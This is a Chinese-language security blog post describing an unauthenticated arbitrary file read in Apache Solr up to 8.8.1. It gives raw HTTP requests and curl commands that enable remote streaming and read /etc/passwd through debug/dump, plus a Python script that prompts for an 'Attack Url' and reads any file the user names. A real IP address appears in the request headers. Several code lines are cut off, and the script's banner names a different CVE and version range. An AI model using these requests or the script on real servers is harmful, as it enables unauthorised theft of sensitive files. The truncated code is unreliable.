

Apache Solr 任意文件读取漏洞 1Day

原创 PeiQi文库 PeiQi文库 2021年03月17日 17:15



微信扫一扫
关注该公众号



一：漏洞描述🐑


Apache Solr 存在任意文件读取漏洞，攻击者可以在未授权的情况下获取目标服务器敏感文件

二：漏洞影响🐼

Apache Solr <= 8.8.1


三：漏洞复现🐼

访问 Solr Admin 管理员页面




获取core的信息

```
1 http://xxx.xxx.xxx.xxx/solr/admin/cores?indexInfo=false&wt=json
```



发送请求



请求包如下

```
1  POST /solr/ckan/config HTTP/1.1
2  Host: xxx.xxx.xxx:8983
3  Content-Length: 99
4  Cache-Control: max-age=0
5  Upgrade-Insecure-Requests: 1
6  Origin: http://118.31.46.134:8983
7  Content-Type: application/json
8  User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (
9  Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,i
10 Referer: http://118.31.46.134:8983/solr/ckan/config
11 Accept-Encoding: gzip, deflate
12 Accept-Language: zh-CN,zh;q=0.9,en-US;q=0.8,en;q=0.7,zh-TW;q=0.6
13 Connection: close
14
15 {"set-property":{"requestDispatcher.requestParsers.enableRemoteStreaming":
16
```

再进行文件读取



微信扫一扫
关注该公众号

```
1  POST /solr/ckan/debug/dump?param=ContentStreams HTTP/1.1
2  Host: xxx.xxx.xxx.xxx:8983
3  Content-Length: 29
4  Cache-Control: max-age=0
5  Upgrade-Insecure-Requests: 1
6  User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (
7  Origin: http://118.31.46.134:8983
8  Content-Type: application/x-www-form-urlencoded
9  Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,i
10 Referer: http://118.31.46.134:8983/solr/ckan/config
11 Accept-Encoding: gzip, deflate
12 Accept-Language: zh-CN,zh;q=0.9,en-US;q=0.8,en;q=0.7,zh-TW;q=0.6
13 Connection: close
14
15  stream.url=file:///etc/passwd
```

```
1  Curl请求为
2  curl -d '{"set-property" : {"requestDispatcher.requestParsers.enableRemotes
3  curl "http://xxx.xxx.xxx.xxx:8983/solr/db/debug/dump?param=ContentStreams"
```


四: 漏洞POC 🦉

1 POC还是建立在未授权访问的情况下

```
1  import requests
2  import sys
3  import random
4  import re
5  import base64
6  import time
7  from lxml import etree
8  import json
9  from requests.packages.urllib3.exceptions import InsecureRequestWarning
10
11 def title():
12     print('+-----')
13     print('+  \033[34mPOC_Des: http://wiki.peiqi.tech          \033[0m')
14     print('+  \033[34mGithub : https://github.com/PeiQi0        \033[0m')
15     print('+  \033[34m公众号  : PeiQi文库                          \033[0m')
16     print('+  \033[34mVersion: Apache Solr < 8.2.0                \033[0m')
17     print('+  \033[36m使用格式: python3 CVE-2019-0193.py          \033[0m')
18     print('+  \033[36mUrl      >>> http://xxx.xxx.xxx.xxx:8983      \033[0m')
19     print('+  \033[36mFile     >>> 文件名称或目录                      \033[0m')
20     print('+-----')
21
22 def POC_1(target_url):
23     core_url = target_url + "/solr/admin/cores?indexInfo=false&wt=json"
24     try:
25         response = requests.request("GET", url=core_url, timeout=10)
26         core_name = list(json.loads(response.text)["status"])[0]
27         print("\033[32m[o] 成功获得core_name,Url为: " + target_url + "/solr/")
28         return core_name
29     except:
30         print("\033[31m[x] 目标Url漏洞利用失败\033[0m")
31         sys.exit(0)
32
33 def POC_2(target_url, core_name):
34     vuln_url = target_url + "/solr/" + core_name + "/config"
35     headers = {
36         "Content-type": "application/json"
37     }
38     data = '{"set-property" : {"requestDispatcher.requestParsers.enableRemoteFileAccess": true}}'
39     try:
40         requests.packages.urllib3.disable_warnings(InsecureRequestWarning)
41         response = requests.post(url=vuln_url, data=data, headers=headers,
42                                 print("\033[36m[o] 正在准备文件读取..... \033[0m".format(target_url)
43                                     if "This" in response.text and response.status_code == 200:
44                     print("\033[32m[o] 目标 {} 可能存在漏洞 \033[0m".format(target_u
45                 else:
46                     print("\033[31m[x] 目标 {} 不存在漏洞\033[0m".format(target_url)
47                     sys.exit(0)
48
49     except Exception as e:
50         print("\033[31m[x] 请求失败 \033[0m", e)
51
52 def POC_3(target_url, core_name, File_name):
53     vuln_url = target_url + "/solr/{}/debug/dump?param=ContentStreams".for
54     headers = {
55         "Content-Type": "application/x-www-form-urlencoded"
56     }
57     data = 'stream.url=file://{ {}'.format(File_name)
58     try:
59         requests.packages.urllib3.disable_warnings(InsecureRequestWarning)
60         response = requests.post(url=vuln_url, data=data, headers=headers,
61                                 if "No such file or directory" in response.text:
62                 print("\033[31m[x] 读取{}失败 \033[0m".format(File_name))
```



```
63         else:
64             print("\033[36m[o] 响应为:\n{} \033[0m".format(json.loads(respc
65
66
67     except Exception as e:
68         print("\033[31m[x] 请求失败 \033[0m", e)
69
70 if __name__ == '__main__':
71     title()
72     target_url = str(input("\033[35mPlease input Attack Url\nUrl >>> \033[
73     core_name = POC_1(target_url)
74     POC_2(target_url, core_name)
75     while True:
76         File_name = str(input("\033[35mFile >>> \033[0m"))
77         POC_3(target_url, core_name, File_name)
78
```



四：参考文章 📖

https://mp.weixin.qq.com/s/HMtAz6_unM1PrjfAzfwCUQ


最后

下面就是文库的公众号啦，更新的文章都会第一时间推送在公众号

想要加入交流群的师傅公众号点击交流群加我拉你啦~

别忘了Github下载完给个小星星 ⭐

<https://github.com/PeiQi0/PeiQi-WIKI-POC>



PeiQi文库

乌拉乌拉!

108篇原创内容

>

公众号



漏洞分析 101

漏洞分析 · 目录 ≡

< 上一篇
智慧校园管理系统 前台任意文件上传漏洞

下一篇 >
F5 BIG-IP 远程代码执行漏洞 CVE-2021-22986

[阅读原文](#)